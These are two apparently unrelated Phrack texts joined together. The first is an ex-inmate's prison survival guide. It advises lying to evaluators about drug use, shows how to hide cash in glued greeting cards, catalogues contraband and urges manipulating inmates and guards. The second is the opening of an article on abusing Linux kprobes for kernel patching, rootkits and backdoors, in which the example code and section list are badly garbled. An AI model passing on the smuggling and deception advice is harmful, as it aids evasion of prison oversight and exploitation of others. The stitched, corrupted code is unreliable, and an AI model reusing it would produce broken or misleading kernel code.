The 'intake' part of the process is the very first part. In this process you will most likely have your constitutional rights (if you're American) read to you and if they fail to do this then you will most likely have all changes dropped/cleared. After this is done, you will be formally charged with what ever crime you are being accused of, then you will have your fingerprints and a mug shot (picture) of you taken. You will be moved into a room either with other 'offenders/inmates' (these are the people who have also committed crimes and awaiting trial) or by yourself depending on how many people are being 'processed'. In this room there will be guards there to take pictures of any and all tattoos and scares. These will be used to help identify you in case you escape or try to give a fake identification in the future.

In this part of the process you will be completely naked, so if you're scared to show your body then too bad get over it or risk being restrained and having them undress you. Next you will take showers with (pubic) lice shampoo. Depending on the setup of the building you will either get to shower by yourself or with a group of inmates. After the shower you will be given a set of pants and a shirt. Some prisons do not provide underwear or cotton shirts you will have to buy these if they are available. Next you will be taken to your 'holding cell' a temporary housing until they either issue you a more permanent cell or until they get more room for you. Now you are ready for the main part of this text file

--[2.2 - Outline of the process

This part is mainly about the movements that go on and what to expect while

in transition. Some of the information applies to the American judicial system.

--[2.2.1 - The county jail

when you first get locked up they will most likely put you in what is called a 'county jail'. This type of jail is only for the people who live in your general vicinity and is the first part of the process. While you are heard you will either buy a lawyer or be appointed one. If you are appointed one you have a greater chance of going to prison. I would advise that you pay for one. While heard you will see your lawyer and he will set up the pre-trial date. At the pre-trial your lawyer will present motions on your be-half (These will help you in your case so don't just sit around in there. Go to the law library and do some research.) but the prosecutor will also have the opportunity to present motions that can hurt your case. From here the judge will decide what to accept and what is thrown out, he will also set your real trial date.

-[2.2.2 - The first day in prison

Your first day in prison will be at a diagnostics unit. This is where they do mental evaluations on all inmates to help them place you in the facility to best fit your needs such as if you are handicapped then you will be placed with fellow peers. If you are a person who likes to get angry and assault people then you will got a place with idiots such as yourself.

During your stay at the diagnostics unit you will go there are tests regarding your mental stability and be questioned about your past. You will also be asked about prior drug use. My advise to you would be to try look and act as normal as possible and to lie about any and all drug problems. This will help make your time easier and keep you from doing stuff required by the prisons to make parole such as a rehab/anger management program.

After about 2 months, depending on your actions you will be sent to a more permanent placement which is a lot different. That is because most people were 'faking it to make it'. This means to act one way to get what you want. These people may have anger problems and all that but they pretended not to so they would get a better unit. Now once they get to that unit they can go onto being there real self's. This can be frustrating to the people who are actually normal because now they have to put up with the people who they didn't want to be around.

Note: You will notice that the guards on the transportation busses have shot guns. These are not for show if you attempt to escape they will shoot to kill.

--[3 - Fresh Meat

Fresh Meat - This is someone who has never been locked up, therefore you are the main person people will 'go after' which means attempt to cause you harm or to manipulate you. Most likely these people will be the ones who have been locked up for several years or the people who make a habit out of getting locked up. Yes some people spend most of their pathetic life in prison, even when they've had many chances given to them.

Now you're either reading this for one of two reasons:

- 1. You've never been locked up before,
- 2. You've been locked up before and you want to see if this is a serious file.

Well if you're reading this to find out whether I'm knowledgeable on this fact, then you might find something in here that could have or will help you in the future ;]. But if you're reading this file for the first reason then enjoy.

Now most of the time when someone new goes to prison he will be approached by fellow prisoners who will attempt to give him a 'heart check'. This is were the other prisoners get you to fight them. They do this to see if you are a good fighter or if you will simply let them assault you. Most of the time the people trying to assault will be the same race as you and they may ask you some questions to see if they can find out more information on you. If they do this, you must fight them back. It doesn't matter whether you win or lose, remember they are there to see if you have heart (courage). For them people who fight to protect themselves or their property have 'heart' and in prison respect is all you have. No one can take it unless you let them (and they will try).

--[4 - Life in prison

--[4.1 - What to expect and getting used to it

Now when you get to your facility please do not expect people to care if you want to go home, when your used to eat, what you like to eat, or if your bed is too thin and hard on your back... NO ONE GIVES A FUCK, not the inmates, not the guards, and not the nurse.

You will most likely eat breakfast early in the morning. Here (America Texas) it is at 3:00am then lunch is at 9:00am and dinner at 4-5pm. Do not expect a snack in between because there will not be any, not even if you're "Starving to death". Yes this is your first time being locked up and most likely you will be a short timer (someone with less than 5 years, some people refer to short timers as 'having less then 20 years'...). Yes you will be there with people who have life without parole. Therefore you should not complain about how much time you have or how you want to go home because this can cause problems with the other inmates who have been in prison for a while and most likely will not be getting out soon. Inmates with a lot of time take this so seriously they will fight you if they hear you complain about your situation. Remember, there will always be people with more problems than you.

--[4.2 - Mail & collect calls

You will most likely have the right to send/receive letters from family and friends. There will most likely be limits on the amount you can send out for a certain amount of time depending on where you live. You may also be expected to provide the pen/paper/envelopes/stamps.

There may also be payphones (good luck to all the phreakers) depending on your location. If you are lucky enough to be in a prison with working phones you may notice that you will have to place collect calls. However this type of calls will not establish a connection with a cellphone unless

the receiving party has set up an account with the phone company.

Also not all land lines will accept a collect call. Depending on the phone company the prison uses you may be able to set up a prepaid account that your family will provide money to. If you are using this type of account with the phone company then you will be able to call any land-line/cellphone.

Now that you know the basics about the mail/phone set up we're going to talk about what you should not do regarding these systems. If for some reason you are not receiving your mail, make sure you are not giving it to the guard who may have reason to not turn it into the mail office/postal services. They may work for the prisons but there are some who are just as corrupt as your fellow prisoners. If you are certain this is not happening then there may be a problem with the postal services, sadly you will not be able to find this out. Lastly and most likely your loved ones just simply did not write you back. There is really only one main reason that you can not get through on your phone calls and that would be the person you are calling does not want to talk to you. If this is so, do not complain to your fellow inmates they do not care like I said before. The reason I tell you this is because there are some people who do not receive letters/calls and it's simply rude to complain in front of these people (its also bad for your health).

Another thing is that there are some people who will try to manipulate you into giving them a phone call or try to get you to give them your pin #. You'll know what I mean and be able to resist this if you have some experience in social engineering. Your best bet would be to keep your pin # for yourself and if you give someone a phone call make them give you something of theirs. Also you can use your knowledge of SE to exploit your fellow inmates to make your free calls, once again good luck with your techniques:)

Note: Phone calls and mails will be monitored by the prison officials so be careful of what you say.

--[4.3 - Hygiene

Right if you really need me to explain this to you then there's something wrong, but to all the people who need it...

Depending on your location you may or may not be given hygiene (deodorant / soap / shampoo ... you know the main shit). If this is not given to you then you will need to find a way to get these items because you don't want to walk around looking/smelling like a homeless bum because this seems to upset the inmates also the average person, no one wants to smell you. I would also recommend that you take a shower as often as you can. In some prisons you may only shower once a week, maybe longer, this is why the deodorant is so important because it will help make you smell better or 'seem cleaner'.

--[4.4 - How you will live and getting used to it

Now you're going to be in prison and you will be living there for the time being. No one in their right minds will like living there and most of the time the guards don't even want to be there. Noting this you will be issued

a bed (this is not a real bed, its more like a shower certain stuffed with wall insulation). They're not very thick (most of the ones I've seen are about three inches thick) and as you might think they are not in the least bit comfortable. No one is going to care if your back hurts or you cant sleep, you will just have to get used to it. You will not be issued sleeping medication or pain relievers, due to the illegal pill trade inside the prisons. In your cell you may or may not have a toilet. These will be stainless steal, you may have seen some in a prison movie, and most likely have a sink at the top. Don't worry the water does not recycle.

So if you are shy (note: you will also be present in front of female guards, this may cause you to be more uncomfortable than you already are unless you get amusement from shifting in front of them) then you're going to have to get over this quickly or walk around holding your piss and having a stomach full of shit. When you're done doing your bathroom business make sure you cleaned the area you've used (only the sink/toilet seat, the rest doesn't matter unless you're clumsy and pissed on the floor or dropped something).

This is to show respect for yourself and the others around you so please be sure to clean up after yourself. This type of cleanliness also applies to your room/cell/living area. You should observe good cleaning habits to make sure your room is not a mess or does not smell bad. The main reason is that if a guard sees a room that is in a mess then they're most likely to search the room (these are called 'shake downs') and if you are the cause of these shake downs then your fellow peers will 'check' you.

--[4.5 - The commissary/snack cart

In prison there is a thing called commissary (it's like a store in prison). With this you can buy food such as candy, chips, cokes and lots of other things that are way better than what they give you from the cafeteria. The problem is that you will have to buy these items with your own money. This will have to be sent to you from the outside world, basically your family / friends will have to do this. You can't just come across some real money and hand it to them they wont take it. They will tell you about the process more when you get there. You are issued an account number and the money will be located there. You will also be able to buy your hygiene / letter writing materials here. Make sure you buy the things you need before you buy the things you want.

Note 1: people may try to manipulate you into buying items for them. Please do not be easily manipulated only buy things for the people you trust and make sure they pay you back or give you something in return for what you gave them.

Note 2: you may also try to SE people into buying stuff for you but be smart about this because people do not like when they find out you manipulated them.

--[4.6 - Making money

Yes it is possible to make 'money'. The term money is not only used for legal currency but also commissary / tobacco / stamp/other materials. These are worth the same amount as they are when you buy them from the commissary people and tobacco will be worth more if it is not sold by the commissary. Now once you buy your materials you have either the choice to keep them or

use them to buy illegal goods that are rampant inside the prisons across the world. There will always be someone who can be corrupted or extorted into doing your bidding (bringing in certain items you could not get with out an outside source, this is called contraband). Now you'll use your legal goods to buy this contraband from the more experienced inmates, there will be all kinds of contraband to choose from and they are not cheap. Here is a nice list of a few things that may be available to you:

- 1. Most drugs, i.e. cocaine, heroine, methamphetamine, crack, also including prescription pills obtained by the inmates who take the medications. They do this by hiding the pills in their throat or they can be brought in by a guard or through visitation.
- 2. Real currency. This will be obtained through the usual ways like the guards, visitation, and using the mail. Either the guard didn't check the mail right or it was hidden inside a card. People use birthday cards to hide the money. The process is quite simple. Take a card that has a part where you can write extra stuff on then put the money between that part and the back part of the card. Super glue it in a neat and undetectable fashion.
- 3. Tobacco. There are the normal channels but remember also that the inmate you're buying this stuff from might have had this in their anal cavity to hide it while being search. Lol that's why I never smoked unless I knew it wasn't stuck up an ass before.
- 4. Cell phones. These will be brought in by the guards 99% of the time and they will cost more than anything else you can buy. It has to be real currency (guards don't want food because they can get it themselves). They cost around 200 to 400 dollars and I've heard of people buying them for \$1,000. It will be pre-paid and you should get a zip charger (about the size of a AA battery). Keep the phone on silent and only use it when you're alone because if you are caught with a phone inside a prison you may be charged with another crime and sentenced to more time. When you run out of minutes you may have your family buy a refill card and activate it over the Internet.

Note: Other inmates may ask to use your phone, charge them for this if you allow it.

My advice would be to hide it from everyone and not tell anybody since they may try to use this against you and force u into doing something against your will. They'll threaten to tell on you or just do it to get back at you for something.

Past events: The state of Texas has just recently cracked down on the illegal cell phone trade inside their prisons. They are currently installing cell phone jamming devices in all of there facilities, the reason for this is because an inmate on death row called a government official from his cell and threatened his family.

- 5. Tattoos/materials. You can also pay for getting some nice tattoos in prison, they are of high quality and cheaper than in the free world (not sure why though). You can just about get any type of tattoo you want as long as you're willing to pay for it. You can also sell the tattoo guns / ink if you know how to make it. The prices will be up to you and the basic rules of the prison environment.
- 6. Artwork. If you know how to draw you can draw up some samples and show them off and you will get some people who will want you to draw for them. Whether this is a card for their family or a tattoo design they plan on

getting, the prices are up to you. The better the quality the higher the price you can request.

- 7. Weapons/shanks. These are home made knives that people will use to assault/kill others with. There are also tempered Styrofoam and news paper bats/poles and spears made out of news paper. These really have no set cost just thought I'd give them a mention.
- 8. Other inmates. Yes there maybe inmates for sell. These you can buy to do your bidding or just simply to have someone under your control you can basically do anything you want but my advise is to treat them nice and make them think you're their friend or else they'll turn against you. Also be prepared to protect this person. If they see you're not helping them they are not going to help you. This may bring you more problems than what you want. The prices will be set by the person you're buying from. If you are caught buying/selling people you will be severely punished.
- Note 1: These are all illegal products and most are punishable by law. You can receive extra time if you are caught buying/selling these items.
- Note 2: You should really commit to using your SE skills with these activities to help you get more for less, just make sure not to get caught cheating people.
- --[5 Interaction with other inmates

--[5.1 - Getting checked

Being 'checked' by someone is not a good thing at all. This means another inmate is telling you that you've fucked up or letting you know that you're doing something wrong. A good example of being checked would be:

You use the restroom and you forget to clean up after yourself. Another inmate that has been waiting for you to Finnish comes in and sees this. Now he can't use the restroom until your mess is cleaned up but he's not going to clean it himself. What he will do is go and find you and tell you to 'go and clean your fucking mess up'. Now if you do clean it after the other inmate told you this in front of every one then you will be thought of as someone who can be pushed around and if you don't clean it you will have to fight this inmate.

This is looked at as a bad thing because the other inmates may see this as you letting someone tell you what to do and then they'll try to do the same. This type of people who let the other inmates tell them what to do have the lowest rank in prison (right above snitches and sex offenders). I hope that none of you are sex offenders but if you are then you will get what you deserve when you get caught and this file will not help you in any way. So you should simply avoid this type of confrontation.

--[5.2 - Just like momma used to make?

In this section we'll be talking about the food you will be eating while you're locked up. This 'food' as they like to call it is not very good and you most likely won't be getting a lot of it (if you're the average man you're going to get to sleep hungry most nights). You'll start your day off early in the morning (3:00am were I was at, this will mostly be true for

you also because there will be a lot of people in the prison and they'll have to start early to get every thing done on time). Then there will be lunch at about 9:00am to 11:00am and finally you'll have your last meal somewhere around 5:00pm.

Now that you have the basic meal schedule it's time to tell you what you're most likely going to be eating. The main thing I've seen would be the soy bean patties (tofu I guess). This is not real meat nor will it taste as such. The reasons they give you are:

- 1. It's cheap,
- 2. It's low in fat. They have to keep you healthy even though they'll feed you the minimum amount of calories that a human needs to stay alive),
- 3. It's high in protein.

If you are not given soy bean then you will be given either 'pork' or turkey meat (this will mostly be the 'sausage' at breakfast or the patties for the hamburgers). The breads will almost all the time be wheat (you may like wheat bread but it gets really old after a while). Basically everything will be low fat. I'll recommend that even if you don't like it just eat it (mixing the food all together will help mask the taste).

Basically there may be things that you can't eat without throwing up. You will get used to it the more you eat it but there will always be 'roaches' (someone who looks for scraps/extra food that others did not eat...like a cockroach). These people will see that you did not eat all your food and ask you if they might have it. Depending on who they are and if you trust them or not, it is up to you whether you give it to them or not. I would suggest you not to if you don't know them or if you think they're trying to manipulate you. Giving people stuff they want will not help you gain acceptance. They will continue to manipulate you if you allow it.

--[5.3 - Getting punked/becoming a bitch

Getting 'punked' is when you allow other inmates to treat you any way they want. This includes:

- 1. Letting them assault you
- 2. Letting them take your food/personal belongings
- 3. Letting them verbally abuse you
- 4. and sexual abuse

Becoming a 'bitch' means that you belong to another inmate. You'll be treated like a punk and/or be raped though they may protect you in return (they can't let other inmate fuck with their property now can they?). Don't let this happen, if you think this may happen to you then stop reading the file, you'll be a disgrace to all the hackers and phreakers of the world.

Note 1: an inmate may offer you protection from the other inmates. What they will not tell you is that you will be their bitch, and will do what they say or accept the beating you will get. Also if one day you no longer want the protection of the inmate then he and his friends will target you. You will still get beaten, so don't accept any 'protection'.

Note 2: You may notice that I degrade a few types of people in this file such as sex offenders and 'bitches'. When I use this word I mean the people who can defend themselves but simply will not. There are people who will not fight for themselves but if someone tells them to fight another person

then they will. This is pathetic and inexcusable, do not be like this.

--[6 - Prison gangs

--[6.1 - Overview

I will now try to explain the basic concepts of the main types of prison gangs. Please remember this will not always be true for all gangs or for prisons in other countries besides the USA. Some information may not be accurate therefore I will not use any names.

When you go in prison you may notice that groups of people with the same types of tattoos happen to congregate in groups (most of the time in the same areas). You may also notice that they will show favoritism to the group they associate with, this is most likely because they are in a 'gang'. A gang is a group of 3 or more people that are involved in organized crime and believe in the same values/beliefs and share the same goals. For this reason these prisons have established what most call a 'gang task force'. People assigned to the task force are responsible for finding out the illegal activities of these inmates....

Most of the gangs are based on race (White/European, Mexican/Latino/Hispanic, Black/African). Their common goals are to:

- 1. Protect each other. Have your fellow members backs don't let any one walk over them or punk them. Most likely though there won't be any punks in a gang (and if there are they will be ejected from the gang or disaplin).
- 2. Establish and keep the respect of their people. Once again don't allow people to push you around, if this is allowed then it will be bad for their business/dealings.
- 3. Make money. This has been explained to you already but what was not explained earlier was that most of the people you will buy your contraband from (drugs mainly) will be from one of these gangs. Gangs often got war over business related dealings. Most people assume it's inspired by racial issues but about 90% of the time its over the drug trade/territory.

--[6.2 - Should I join a gang, and if so which one should I join ?

My advise to you would be that you should not join a gang if you want to get out and go home on time. When you join a gang you are expected to put the gang and its members first. It doesn't matter if you think its the right thing to do. If they ask you to do something then you must do it or accept the punishment they will give you. If another member is with you and instigating problems with other people and he gets attacked, it will be your job to help him. This means you could end up getting hurt or getting more time on your sentence (think about this for a minute you have 4 days until you're allowed to go home and then something happens where you have to help your gang... You end up getting more time and can't go home. How would your family feel, how would you feel?).

Now if you are persistent about joining one, here are the main rules about this:

- You should join a gang based on the same race/ethnic group as you are.
- 2. Make sure you understand and are willing to follow any and all rules given to you.
- 3. Do not try to manipulate your fellow members or cheat the gang out of any money.
- 4. Only do approved business with other gangs/people.
- 5. Do not talk about your gang affiliation with any one (family/guards).
- 6. Make sure you are willing to be in the gang for the rest of your life, your affiliation does not stop when you are released (if released), you will be responsible for contacting your local ranking members of the gang when you get out.
- 7. Most importantly do not join a gang if you have anyone you love or care for. The simple reason for me saying this is that you may not get out if you join a gang... You must follow any and all orders including if they want you to kill someone (people have been ordered to kill their own family members).

Note: Failure to do these things may cost you your life. You will also have more rules to follow than expected when you join. These rule aren't known to people outside the gang therefore I've only listed the most common.

--[7 - County Jail Vs. State Prison

What? there is a difference you say? Yes, there a few of them in fact. Let's go over them.

County cons

- 1. You most likely won't move out of your cell.
- 2. Time is harder and feels like it goes by a lot slower.
- 3. Depending on how big it is, there's not as much food.
- 4. It might be a lot more dirty and could smell like shit and piss.
- 5. You will be in there with mentally ill people.
- 6. Commissary costs more.

County pros

- 1. You may get to see females and depending on the jail write them (they'll be locked up too).
- 2. You may get to have your own shower.
- 3. You may not have to get up if you don't want to.
- 4. You may not have a lights out time.
- 5. Not every thing is gang related like prison and you can basically chill with who ever you want (as far as race goes rivalries still hold up).

Prisons cons

- 1. A lot of new rules you must learn and you might be expected to learn without any help.
- 2. The daily schedule will be a lot different than in county.
- 3. Gang wars.
- 4. Lock downs (no movement at all until told otherwise this can go on

for months).

- 5. Work (you will have to work and you may not get paid for it... You could work in the fields too and that sucks).
- 6. Can't wright other people who are also locked up (this means the girl you wrote in county wont be getting your letter).
- 7. Mass butt naked searches.
- 8. Take showers in front of every one.

Prisons pros

- 1. Time goes by a lot faster in county jail
- 2. Easy to make money.
- 3. Tattooing is more available.
- 4. Cheaper commissary.
- 5. Easier access to tobacco/drugs.
- 6. A lot more respect than what there is in jail.

--[8 - Common situations

Here we will talk about a few common (negative) situations presented to the newer people of the prison world. In this section I'm going to tell you the best ways to get out of them and I'll try to explain them in a way you can understand. Not all situations are listed in this section because no one can list them all but you can use what is here to help you 'free style' the situation if one arises. Like I've said before you can use social engineering skills to help you get what you want or get out of almost anything that you can get yourself into. So lets get to it...

- 1. It's your first day on the unit (prison), people will be looking to see if they can make you there punk/bitch (remember that we've talked about this before). The most common way they will try this is using intimidation. Most of the time a group of inmates will approach you and ask you seemingly harmless questions but they're not. These questions can be used against you in some type of way (these people are not trying to be friendly, it may seem this way but it's not). Few subjects you should not release any information about would be:
 - Your family/personal life. Do not give your address or anything such as this out. The reason for this is to make it harder for them to know the people you may know.
 - Never lie about things you're not sure of. Just simply state that it's your business and keep it as such. Also do not lie to try and gain acceptance because it will not work. Keep your stories to yourself and only tell them to trusted people.
- 2. You walk into the 'dayroom' (the place where everyone gathers to play games/watch tv/converse) and you see the people who entered your cell earlier playing a game of cards. You see that they are having a good amount of fun and you need something to help take your mind off of your situation or you just simply want to go over and make a few new friends. Well I'd recommend that you stay to yourself for a while longer and let the other inmates invite you to the game if they choose to do so. Still be cautious if they do as they might try to manipulate you for some reason.

Note: I'd also recommend that you do not just go up to people asking them

questions or telling them your adventures from the free world. Being a friendly person is not looked at as a good thing while in prison.

The reason you should not just walk up to people and talk to them is because some of them are mentally ill and may attack you if you attempt this. They will also try to make you think they are your friend and use you for their amusement or personal gain. You should also never give out personal information to people you don't know because they may use that to help find victims when they are released.

Note: If you want to make friends then my advice is to not lie to people show them you're trustworthy. If you're not a drug dealer then don't say you are. If you've never shot a gun don't say you have. And also don't overload them with technical talk, and don't get all excited to be talking to someone. They are not that cool plus it's annoying.

3. Someone disrespects you, either verbally or physically (pushing you or bumping into you). When this happens your safest bet would be to fight and not let this go on for very long because you will be seen as a bitch. Now if you are challenged to a fight then you should accept it and fight as good as you can. It won't really matter if you win or lose. If the inmates see you will fight then they will respect you.

Note: If a guard tells you to stop or hit the floor then you should do so to avoid being pepper sprayed or tazed. Some prisons are allowed to use deadly force.

- 4. Your friends or some other people ask you to join a gang. This is up to you. For help refer back to the gang section of the article.
- 5. You see something happening that you don't like, then your best response would be no response. If you get into someone else's business then it will only cause problems on yourself and you do not need any problems that can be avoided. If you choose to take action then that will be on you, I have warned you of doing so.

Note: This could result in retaliation from other inmates as well.

6. You're about to get out and you no longer want to be in the gang you joined when you first got locked up. Well there's a problem with this because one you were told it was for life and two they will most likely put a contract on you (hire someone to kill you). To avoid being killed inside the prison walls you can use a technique. In prison they have a program called 'PC' (protective custody) this is for people with mental/physical illnesses and for the weaker prisoners. You will use this to your advantage, here is a good way to put yourself on PC:

Contact a ranking guard and let him know your situation. You will want to do this with a guard you trust so that he will not tell everyone of what you are planning to do. Sooner or later you will be taken to a one man cell and you will be asked questions by the gang task force. You will be asked to give any and all information about the gang and if you don't help them then they will not help you.

Note 1: In my opinion if you use this part of the file you do not deserve to call yourself a man.

Note 2: These are the most common situations you may go through in prison but these are not definite. You may need to customize these techniques or apply them to different situations...

In this part of the text we will be talking about the various techniques to help you stay mentally fit. Basically what I'm talking about is how not to go crazy. Some people have the tendencies to over obsess about the outside world, or to think too much about their friends and family. This will cause you to stress yourself out and become depressed. This leads to suicide in some people and this is what we want to avoid. So here are a few techniques or suggestions that I'll give you to help keep you on top of things.

- 1. Some people put all their faith in getting letters and phone calls from their family/friends. This is not really a good thing. When you get a letter I would recommend reading it once and then replying to the letter as soon as possible. Doing this will help you keep your mind off the free world. If you continually keep negative things on your mind/think about negative things then your attitude will almost always be negative. This is what we want to avoid inside the prison walls. The more negative you are or negativity that your around will likely cause you to do negative things. This will most likely cause you to stay inside prison longer then you have to.
- 2. Visitation is most likely going to be the hardest part to get out of your mind. The reason for this is because you actually get to be with the people you love. Now depending on where you are at, you may have be separated by a wall with glass and will talk to them on a pay-phone type set-up.

Note: Beware that most prisons record these types of conversations. You may not get a prompt letting you know this but regardless be careful on what you say. A few tips on how to have a good visit from the family/friends:

- Stay on a positive topic. You don't need to fight or argue with someone who takes the time to come and see you, and later on you'll most likely feel bad for doing this. This is what we don't want.
- Do not attempt to get your visitor to smuggle contraband. This can cause problems between you and the visitor, or you may end up getting them put in prison if they do wish to bring the contraband.
- Take one visitation at a time. In other words do not go back to your cell and ponder upon the visit. Doing so will cause you more stress and problems than you should have to deal with.
- 3. You will be allowed to have pictures of your loved ones. This can be a good thing. Everyone wants to have pictures, but you should not keep them out because this causes you to pay more attention to the pictures instead of the things you really should be doing. You're just making your time harder then it should be by thinking about things that make you depressed.

Note: Also keeping your personal stuff out can end up getting it stolen by the other inmates. Stealing is frowned upon but is every common inside prisons.

4. When the guards tell you 'lights out' or bed time then this is what you should do. Do not stay up at night and ponder upon your misfortunes or your family. The reason is this causes you to lose sleep and will make your daily schedule very hard to work with. You may be expected to work while you're locked up and if you're not fully functional then you will cause the others to get angry and lash out against you.

- 5. Try to have as much fun as you can. This is hard but you have to try. Once you get comfortable and in transition to this new way of life then it will become easier. The main thing you should do to have fun is play games such as cards, dominoes. They may have a few board games also (I liked to play a good game of chess myself). Also when you're at the rec. yard (a place outside where you are allowed to Rome inside a certain area) play some sports like basket ball or football. There will be sports and people willing to play, this can also help you meet new people who can help distract you from your daily problems.
- 6. Like I mentioned earlier you can workout to keep you in shape and keep your mind off your problems. Find you a good workout routine and stick with it. Working out is proved to higher your self-esteem and help with depression. You don't always have to wait until you go outside to workout, you can do this inside your cell whenever you find yourself thinking about negative things.
- 7. Establishing a relationship with a guard (depending on the sex the reader is) can also help you pass the time. If you have someone that is willing to help you in your time of need then this will bring your stress level to a lower term if not take it away completely.

Note: Establishing a relationship with a guard is not easy. They look at you like a criminal so your goal is to either manipulate them into believing that you're not or just simply show them the real you {nice, kindly person lol}. Like I've said this is a hard task but this in itself can keep your mind off the bullshit. Think of new ways to get through the guards personal defenses (you're hackers you should be good at this), and when you finally overcome them then you have all kinds of fun things to do depending on what your intentions are (contraband staff, or true relationship. Yes you may be able to fuck them).

-[10 - Why I Wrote This

I wrote this article based on the assumption that many people would basically enjoy it, but also that it may help some people if they happen to go to prison. I was sentenced to 20 years for aggravated assault with a deadly weapon. It was my first time ever being locked up but I was one of the ones who took it as a challenge. While inside I've seen other first timers being treated in a way that no person should ever be treated.

I made it inside the prison walls and now I am sharing with you ways for you to make it also, use this to your advantage this is for entertainment but also education.

-TAp

PS: If you have any questions you would like for me to answer then please feel free to contact me.

==Phrack Inc.==

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- 1 Introduction
- " ã Ò v‡′ w&—FR —Cð
- " ã" Ò &÷WB ⋅ &ö&W0
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- 2 Kprobes implementation
- ""ã Ò ⋅ &ö&R -× ÆVÖVçF F-öà
- ""ã" Ò § &ö&R -× ÆVÖVçF F-öà
- ""ã2 Ò f-ÆR †-F-ær v-F, § &ö&W2ö·&WG &ö&W2 æB ÖöF-g--ær ¶W&æVÂ çFW‡@
- ""ãB Ò ·&WG &ö&R -× ÆVÖVçF F-öà
- ""ãR Ò V-6² 7F÷ -çFò ÖöF-g--ær &V BÖöæÇ' ¶W&æV 6VvÖVçG0
- ""ãb Ò â -FV f÷" \cdot &WG &ö&R $-\times$ ÆVÖVçF F-öâ f÷" † 6¶W'0
- 3 Patch to unpatch W^X (mprotect/mmap restrictions)
- 4 Notes on rootkit detection for kprobes
- 5 Summing it all up.
- 6 Greetz
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- 8 Code
- ---[1 Introduction
- ----[1.1 Why write it?

I will preface this by saying that kprobes can be used for anti-security patching of the kernel. I would also like to point out that kprobes are not the most efficient way to patch the kernel or write rootkits and backdoors because they simply require more work -- extra innovation.

So why write this? Because... we are hackers. Hackers should be aware of any and all resources available to them -- some more auspicious than others -- Nonetheless, kprobes are a sweet deal when you consider that they are a native kernel API that are ripe for abuse, even without exceeding their scope. Due to limitations discussed later on, kprobes require some extra innovation when determining how to perform certain tasks such as file hiding and applying other interesting patches that could subvert or even harden the kernels integrity.

----[1.2 - About kprobes

It is with no doubt that the best introduction to kprobes is in the Linux

kernel source documentation that contains kprobes.txt. Make sure to read that when you get a chance. Kprobes are a debugging API native to the Linux kernel that is based on the processors debug registers -- whatever the processor may be. We are going to assume x86, which at this time has the most kprobe code developed.

--From kprobes.txt --

Kprobes enables you to dynamically break into any kernel routine and collect debugging and performance information non-disruptively. You can trap at almost any kernel code address, specifying a handler routine to be invoked when the breakpoint is hit.

There are currently three types of probes: kprobes, jprobes, and kretprobes (also called return probes). A kprobe can be inserted on virtually any instruction in the kernel. A jprobe is inserted at the entry to a kernel function, and provides convenient access to the function's arguments. A return probe fires when a specified function returns.

__

Based on this definition one can imagine that this kprobes interface may be used to instrument the kernel in some useful ways, both for security and anti-security; That is what this paper is about. In the recent past I • implemented some relatively powerful and complex security patches using kprobes. That is not to say that other patching methods are not still useful, but occasionally one may run into issues using traditional methods such as kernel function trampolines which are not SMP safe due to the non-atomic nature of swapping code in and out. kprobes are a native interface which is nice, but they still present some challenges due to limitations we discuss throughout the paper. Kprobes can be used to patch the kernel in some places, but cannot be used for everything. This a treatise that can shed some light on when and where kprobes can be used to modify the behavior of the kernel. Sometimes they must be used in conjunction with another patching method. Before we move on I wanted to point out the following few facts:

kprobes show up as being registered here:

/sys/kernel/debug/kprobes/list

And can be enabled or disabled by writing a 0 or a 1 here:

/sys/kernel/debug/kprobes/enabled

The kprobe source code is located in the following locations: /usr/src/linux/kernel/kprobes.c /usr/src/linux/arch/x86/kernel/kprobes.c

Keep in mind that jprobes/kretprobes are 100% based on kprobes and disabling kprobes like shown above will prevent any kretprobe/jprobe code from working as well.

Moving on...

----[1.3 - Jprobe example

In this paper we will be working primarily with jprobes and kretprobes. As shown in the kprobe documentation already, there are several functions

available for registering and unregistering these probes.

Lets pretend for a moment that we are interested in sys_mprotect, and we want to inspect any calls to it, and the args that are being passed. For this we could register a jprobe for sys_mprotect. The following code outlines the general idea here. And consider that because we are setting a jprobe on a syscall, we need to either declare our jprobe handler using 'asmlinkage' magic, otherwise we must get our args directly from the registers. In our example I will get the args directly from the registers just to show how to obtain the registers for the current task.

```
-- jprobe example 1 --
NOTE: The jprobe data types will be explained in detail in 2.2 [Jprobe
implementation]
int n_sys_mprotect(unsigned long start, size_t len, long prot)
-7G'V7B E÷&Vw2 §&Vw2 Ò F 6µ÷ E÷&Vw2†7W'&V¢B"°
-7F 'B Ò &Vw2Óæ'f°
-\text{EV}â Ò \text{\&Vw2}Óæ7f°
– &÷B Ò &Vw2ÓæGf°
- &-\varphiF²,'7F 'C¢ ,VÇ, ÆV㢠WR &÷C¢ ,VÇ...Æâ" 7F 'B ÆVâ &÷B"°
-8 &ö&U÷&WGW&â,"°
-&WGW&â °
}
/*
•F†R föÆÆ÷v-ær VçG'' -â 7G'V7B § &ö&R -2 wfö-B |VçG''p
- æB 6-× Ç' Ö-çG2 FÒ F†R § &Ö&R gVæ7F-öâ † æFÆW" F† B v-ÆÀ
-&R W†V7WF-ær v†Vâ F†R &ö&R −2 †-B öâ F†R gVæ7F-öâ VçG'•
− ö-çBà
* /
static struct jprobe mprotect_jprobe =
'æVçG'' Ò †• &ö&Uö÷ 6öFU÷B ¢-å÷7-5ö× &÷FV7B  òò qVæ7F-öâ VçG''
};
static int init jprobe init(void)
'ò¢ · æ FG" -2 · &ö&Uö÷ 6öFU÷B | FG#² g&öÒ 7G'V7B · &ö&R æB ¢ð
'ò¢ ö-çG2 Fò F†R &ö&R ö-çB v†W&R F†R G& v-ÆÂ ö67W"â -â ¢ð
'ò¢ ÷W" 6 6R vR &R &ö&-ær 7-5ö× &÷FV7B ¢ð
-× &÷FV7Eö§ &ö&Ræ• æ FG" Ò †• &ö&Uö÷ 6öFU÷B
*)kallsyms_lookup_name("sys_mprotect");
"printk("register_jprobe failed for sys_mprotect\n");
™return -1;
<del>-</del>Đ
-&WGW&â °
int init_module(void)
```

In the above code, we register a jprobe for sys_mprotect. This means that a breakpoint instruction is placed on the entry point of the function, and as soon as it gets called a trap occurs and control is passed to our n_sys_mprotect() jprobe handler. From this point we can analyze data such as the arguments passed either in registers or on the stack, as well as any kernel data structures. We can also modify kernel data structures, which is primarily what we rely on for our patches using kprobes. Any attempts to modify the stack arguments or registers will be overriden as soon as our handler function returns -- this is because kprobes saves the register state and stack args prior to calling the handler, and restores these values upon the jprobe_return(), at which point the real syscall or function will execute and do its thing. We will get into much more detail on this topic and how to actually modify stack arguments later on.

----[1.4 - Kretprobe example and return probe patching technique

